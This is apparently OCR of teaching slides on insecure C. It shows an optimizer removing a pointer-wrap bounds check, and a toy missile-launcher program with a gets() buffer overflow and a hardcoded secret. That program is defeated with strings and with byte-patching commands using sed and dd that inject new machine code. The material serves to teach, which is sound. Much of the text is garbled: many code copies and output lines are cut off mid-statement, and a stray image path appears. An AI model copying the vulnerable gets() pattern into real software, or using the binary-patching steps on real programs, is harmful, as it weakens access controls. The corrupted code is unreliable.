0x00001df1 <poke+81>:   lea    eax,[ebx+0x12b]
0x00001df7 <poke+87>:   mov    DWORD PTR [esp+0x48],edx
0x00001dfb <poke+91>:   mov    DWORD PTR [esp+0x40],eax
0x00001dff <poke+95>:   mov    DWORD PTR [esp+0x44],ebp
0x00001e03 <poke+99>:   add    esp,0x2c
0x00001e06 <poke+102>:  pop    ebx
0x00001e07 <poke+103>:  pop    esi
0x00001e08 <poke+104>:  pop    edi
0x00001e09 <poke+105>:  pop    ebp
0x00001e0a <poke+106>:  jmp    0x1e70 <dyld_stub_printf>
0x00001e0f <poke+111>:  nop
0x00001e10 <poke+112>:  lea    eax,[ebx+0x121]
0x00001e16 <poke+118>:  mov    DWORD PTR [esp+0x40],eax
0x00001e1a <poke+122>:  add    esp,0x2c
0x00001e1d <poke+125>:  pop    ebx
0x00001e1e <poke+126>:  pop    esi
0x00001e1f <poke+127>:  pop    edi
0x00001e20 <poke+128>:  pop    ebp
0x00001e21 <poke+129>:  jmp    0x1e76 <dyld_stub_puts>
```

Here is the machine code generated by the compiler. The essence is that...

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> poke 42 into 0x0
ptr=0xfffffffa offset=00000007 end=0xfffffffd --> poke 42 into 0x1
ptr=0xfffffffa offset=00000008 end=0xfffffffd --> poke 42 into 0x2
ptr=0xfffffffa offset=00000009 end=0xfffffffd --> poke 42 into 0x3
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

When the optimizer kicked in, this happened...

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> poke 42 into 0x0
ptr=0xfffffffa offset=00000007 end=0xfffffffd --> poke 42 into 0x1
ptr=0xfffffffa offset=00000008 end=0xfffffffd --> poke 42 into 0x2
ptr=0xfffffffa offset=00000009 end=0xfffffffd --> poke 42 into 0x3
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> poke 42 into 0x0
ptr=0xfffffffa offset=00000007 end=0xfffffffd --> poke 42 into 0x1
ptr=0xfffffffa offset=00000008 end=0xfffffffd --> poke 42 into 0x2
ptr=0xfffffffa offset=00000009 end=0xfffffffd --> poke 42 into 0x3
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Perhaps a bit surprising?

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> poke 42 into 0x0
ptr=0xfffffffa offset=00000007 end=0xfffffffd --> poke 42 into 0x1
ptr=0xfffffffa offset=00000008 end=0xfffffffd --> poke 42 into 0x2
ptr=0xfffffffa offset=00000009 end=0xfffffffd --> poke 42 into 0x3
```

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Perhaps a bit surprising?

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffff  offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffff  offset=00000005 end=0xfffffffd --> out of bounds
ffffffa offset=00000006 end=0xfffffffd --> poke 42 into 0x0
fffffa offset=00000007 end=0xfffffffd --> poke 42 into 0x1
ffffffa offset=00000008 end=0xfffffffd --> poke 42 into 0x2
fffffa offset=00000009 end=0xfffffffd --> poke 42 into 0x3
```

Inconceivable!

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
    printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
    if (ptr + offset >= end) {
        printf(" --> out of bounds\n");
        return;
    }
    if (ptr + offset < ptr) {
        printf(" --> wrap\n");
        return;
    }
    printf(" --> poke %d into %p\n", value, ptr + offset);
    // TODO: implement this...
}
```

Perhaps a bit surprising?

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> poke 42 into 0x0
ptr=0xfffffffa offset=00000007 end=0xfffffffd --> poke 42 into 0x1
ptr=0xfffffffa offset=00000008 end=0xfffffffd --> poke 42 into 0x2
ptr=0xfffffffa offset=00000009 end=0xfffffffd --> poke 42 into 0x3
```

Inconceivable!

Now we have a function that was supposed to be safe, but due to new optimization rules it turned into a general purpose function for poking data into memory.

libfnr example

more stuff...

Let us revisit our initial program.

Let us revisit our initial program.

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let us revisit our initial program.

You might try to fix this program by replacing gets() with fgets() and add all the security flags to the compiler and enable all protection mechanisms in the operating system.

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let us revisit our initial program.

You might try to fix this program by replacing gets() with fgets() and add all the security flags to the compiler and enable all protection mechanisms in the operating system.

But do not forget about the simplest ways to hack into this program if you have access to the executable binary.

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let us revisit our initial program.

You might try to fix this program by replacing gets() with fgets() and add all the security flags to the compiler and enable all protection mechanisms in the operating system.

But do not forget about the simplest ways to hack into this program if you have access to the executable binary.

```
$ strings ./launch
...
Launching %d missiles
Secret:
Joshua
Access granted
Access denied
WarGames MissileLauncher v0.1
Operation complete
...
$ echo "Joshua" | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 2 missiles
Operation complete
$
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

If you disassemble the file you can easily find the `n_missiles` and `allowaccess` variable.

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

If you disassemble the file you can easily find the `n_missiles` and `allowaccess` variable.

And then just change the initialization of these variables.

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua")
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher
    authenticate_and_launch();
    puts("Operation complete");
}
```

If you disassemble the file you can easily find the `n_missiles` and `allowaccess` variable.

And then just change the initialization of these variables.

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
$
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua")
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher
    authenticate_and_launch();
    puts("Operation complete");
}
```

If you disassemble the file you can easily find the `n_missiles` and `allowaccess` variable.

And then just change the initialization of these variables.

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
$
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua")
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher
    authenticate_and_launch();
    puts("Operation complete");
}
```

If you disassemble the file you can easily find the `n_missiles` and `allowaccess` variable.

And then just change the initialization of these variables.

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
$
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua")
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher
    authenticate_and_launch();
    puts("Operation complete");
}
```

If you disassemble the file you can easily find the `n_missiles` and `allowaccess` variable.

And then just change the initialization of these variables.

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
$
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua")
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher
    authenticate_and_launch();
    puts("Operation complete");
}
```

If you disassemble the file you can easily find the `n_missiles` and `allowaccess` variable.

And then just change the initialization of these variables.

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
$
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua")
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher
    authenticate_and_launch();
    puts("Operation complete");
}
```

If you disassemble the file you can easily find the `n_missiles` and `allowaccess` variable.

And then just change the initialization of these variables.

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
$
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua")
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher
    authenticate_and_launch();
    puts("Operation complete");
}
```

If you disassemble the file you can easily find the `n_missiles` and `allowaccess` variable.

And then just change the initialization of these variables.

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
$
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua")
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher
    authenticate_and_launch();
    puts("Operation complete");
}
```

If you disassemble the file you can easily find the `n_missiles` and `allowaccess` variable.

And then just change the initialization of these variables.

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
$
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua")
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher
    authenticate_and_launch();
    puts("Operation complete");
}
```

If you disassemble the file you can easily find the `n_missiles` and `allowaccess` variable.

And then just change the initialization of these variables.

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
$
```

```
void my_authenticate_and_launch(void)
{
    char str[] = "David rocks!";
    puts(str);
    launch_missiles(1983);
}
```


```
void my_authenticate_and_launch(void)
{
    char str[] = "David rocks!";
    puts(str);
    launch_missiles(1983);
}
```

```
void my_authenticate_and_launch(void)
{
    char str[] = "David rocks!";
    puts(str);
    launch_missiles(1983);
}
```

```
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 28                sub    esp,0x28
c7 45 eb 44 61 76 69    mov    DWORD PTR [ebp-0x15],0x69766144
c7 45 ef 64 20 72 6f    mov    DWORD PTR [ebp-0x11],0x6f722064
c7 45 f3 63 6b 73 21    mov    DWORD PTR [ebp-0xd],0x21736b63
c6 45 f7 00             mov    BYTE PTR [ebp-0x9],0x0
8d 45 eb                lea    eax,[ebp-0x15]
89 04 24                mov    DWORD PTR [esp],eax
e8 8e fe ff ff          call   80483d0 <puts@plt>
c7 04 24 bf 07 00 00    mov    DWORD PTR [esp],0x7bf
e8 af ff ff ff          call   80484fd <launch_missiles>
c9                      leave
c3                      ret
```

```
void my_authenticate_and_launch(void)
{
    char str[] = "David rocks!";
    puts(str);
    launch_missiles(1983);
}
```

```
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 28                sub    esp,0x28
c7 45 eb 44 61 76 69    mov    DWORD PTR [ebp-0x15],0x69766144
c7 45 ef 64 20 72 6f    mov    DWORD PTR [ebp-0x11],0x6f722064
c7 45 f3 63 6b 73 21    mov    DWORD PTR [ebp-0xd],0x21736b63
c6 45 f7 00             mov    BYTE PTR [ebp-0x9],0x0
8d 45 eb                lea    eax,[ebp-0x15]
89 04 24                mov    DWORD PTR [esp],eax
e8 8e fe ff ff          call   80483d0 <puts@plt>
c7 04 24 bf 07 00 00    mov    DWORD PTR [esp],0x7bf
e8 af ff ff ff          call   80484fd <launch_missiles>
c9                      leave
c3                      ret
```



```
void my_authenticate_and_launch(void)
{
    char str[] = "David rocks!";
    puts(str);
    launch_missiles(1983);
}
```

```
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 28                sub    esp,0x28
c7 45 eb 44 61 76 69    mov    DWORD PTR [ebp-0x15],0x69766144
c7 45 ef 64 20 72 6f    mov    DWORD PTR [ebp-0x11],0x6f722064
c7 45 f3 63 6b 73 21    mov    DWORD PTR [ebp-0xd],0x21736b63
c6 45 f7 00             mov    BYTE PTR [ebp-0x9],0x0
8d 45 eb                lea    eax,[ebp-0x15]
89 04 24                mov    DWORD PTR [esp],eax
e8 8e fe ff ff          call   80483d0 <puts@plt>
c7 04 24 bf 07 00 00    mov    DWORD PTR [esp],0x7bf
e8 af ff ff ff          call   80484fd <launch_missiles>
c9                      leave
c3                      ret
```

```
$ cp launch launch_mod
$ printf "\x55\x89\xe5\x83\xec\x28\xc7\x45\xeb\x44\x61\x76\x69\xc7\x45\xef
\x64\x20\x72\x6f\xc7\x45\xf3\x63\x6b\x73\x21\xc6\x45\xf7\x00\x8d\x45\xeb
\x89\x04\x24\xe8\x8e\xfe\xff\xff\xc7\x04\x24\xbf\x07\x00\x00\xe8\xaf\xff
\xff\xff\xc9\xc3" | dd conv=notrunc of=launch_mod bs=1 seek=$((0x518))
$ ./launch_mod
WarGames MissileLauncher v0.1
David rocks!
Launching 1983 missiles
Operation complete
$
```

```
void my_authenticate_and_launch(void)
{
    char str[] = "David rocks!";
    puts(str);
    launch_missiles(1983);
}
```

```
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 28                sub    esp,0x28
c7 45 eb 44 61 76 69    mov    DWORD PTR [ebp-0x15],0x69766144
c7 45 ef 64 20 72 6f    mov    DWORD PTR [ebp-0x11],0x6f722064
c7 45 f3 63 6b 73 21    mov    DWORD PTR [ebp-0xd],0x21736b63
c6 45 f7 00             mov    BYTE PTR [ebp-0x9],0x0
8d 45 eb                lea    eax,[ebp-0x15]
89 04 24                mov    DWORD PTR [esp],eax
e8 8e fe ff ff          call   80483d0 <puts@plt>
c7 04 24 bf 07 00 00    mov    DWORD PTR [esp],0x7bf
e8 af ff ff ff          call   80484fd <launch_missiles>
c9                      leave
c3                      ret
```

